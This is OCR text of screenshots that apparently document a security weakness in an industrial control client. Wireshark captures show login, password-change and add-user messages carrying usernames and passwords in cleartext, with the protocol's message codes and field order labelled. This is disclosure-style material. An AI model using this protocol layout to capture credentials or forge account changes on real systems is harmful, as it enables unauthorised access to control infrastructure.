

File
View
Program
Reports
Window
Help
User Name:
Alpha1
Password:
******
Restore Saved Desktop
OK
Change
Log Out
Main Server : Connected
User : Logged Out



File View Program Reports Window Help
User Name:
Alpha1
Password:
******
Restore Saved Desktop
OK
Change
Log Out
Wireshark · Follow TCP Stream (tcp.stream eq 0) · authentication.pca...
00012|~|Alpha1|~|Alpha1|~|1209.8$$015800012|#|1|#|1209.8|#|22|~|1|~|1|~|
1 client pkt, 1 server pkt, 1 turn.
Entire conversation (196 bytes)
Show and save data as
ASCII
Stream
0
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help
00012- Auth code
Alpha1 - Password
Alpha1 - Username
Main Server : Connected
User : Logged Out



File View Program Reports Window Help
Password Change
Enter Login
Alpha1
Enter Current
******
Enter New
******
Confirm New
******
OK
Wireshark · Follow TCP Stream (tcp.stream eq 0) · Ethernet0
00034|~|Alpha1|~|Alpha3|~|Alpha4$$000900034|#|1
00034- Change code
Alpha3 – Old password
Alpha1 - Username
Alpha4 – New Password
Entire conversation (47 bytes)
Show and save data as
ASCII
Stream
0
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help
Main Server : Connected
User : Logged Out



General User Group Access
Group Users
Inputs/Outputs
Group Security
User Information
Last Changed/Created 05/17/2020
Name
Alpha1
User Logon
Alpha1
Password
******
Phone Code
******
Password Expiration
Password Never Expires
Password Expires After
0
Days
Expires on first login
This Account Locked Out
Add
Delete
User Alpha1
Click to Edit: User's Phone Numbers
Click to Edit: User's Email Addresses
Wireshark · Follow TCP Stream (tcp.stream eq 0) · Ethernet0
00067|~|General User|~|386|~|Alpha1|~|Alpha1|~|Alpha7|~|112239|~|0|~|False$
3 client pkts, 3 server pkts, 5 turns.
Entire conversation (277 bytes)
Show and save data as
ASCII
Stream
0
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help
00067 – Add/Update user
Alpha1 - Name
Alpha7 - password
General User - Group
Alpha1 - Username
Main Server : Connected
User : Logged Out

